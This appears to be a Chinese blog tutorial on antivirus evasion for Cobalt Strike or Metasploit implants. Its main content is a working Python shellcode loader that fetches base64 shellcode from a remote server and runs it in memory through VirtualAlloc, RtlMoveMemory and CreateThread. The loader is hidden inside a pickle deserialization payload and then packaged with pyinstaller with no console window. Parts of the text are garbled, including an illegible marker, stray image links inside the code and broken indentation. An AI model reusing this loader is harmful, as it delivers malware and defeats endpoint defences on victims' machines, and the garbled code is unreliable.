

# python 反序列化 – 分离免杀

## 描述

平时在渗透测试，红队行动中，要想通过已经获取的权限来进行内网渗透，扩大战果，一般可以通过上线 cs 或者 msf 来进行内网渗透。但基本上主机都安装有 360，火绒等杀软，这时候就必须对上线的木马做免杀。

免杀技术可以有很多种，比如修改特征码，花指令，加壳，二次编译，分离免杀，资源修改，在制作免杀的过程中往往需要结合使用。

## 免杀原理：

通过对 shellcode 进行变形，比如编码，异或，添加特殊字符等等。然后从远程服务器读取 shellcode，与执行程序的加载方法分离，来达到免杀效果。

## 免杀实现：

通过 cs 直接生成 shellcode 文件，并进行 base64 编码，并且放到 web 服务器上



通过 python 反序列化来，执行命令，加载 shellcode，绕过杀软对加载器对命令执行函数的检测。

[illegible]

## 远程加载 shellcode

```
shellcode = """
import ctypes,urllib.request,codecs,base64

shellcode = urllib.request.urlopen('http://94.173.8001/base64.txt').read()
shellcode = base64.b64decode(shellcode)
shellcode = codecs.escape_decode(shellcode)[0]
shellcode = bytearray(shellcode)
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000), ctypes.c_int(0))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode))
)

handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.pointer(ctypes.c_int(0))
)


ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(handle),ctypes.c_int(-1))"""
```

利用 python 序列化生成序列化 payload


```

29
30 class exp(object):
31     def __reduce__(self):
32         return (exec, (shellcode,))
33
34     def se():
35         res = pickle.dumps(exp())
36         res_base64 = base64.b64encode(res)
37         # print(res_base64)
38         return [res_base64]
39
40 res = se()
41 print(res)

```



使用 py2exe 或者 pyinstaller 打包, 修改图标, 无 dos 窗口, 执行上线:



文章作者: gshell

文章链接: <http://www.gsheller.top>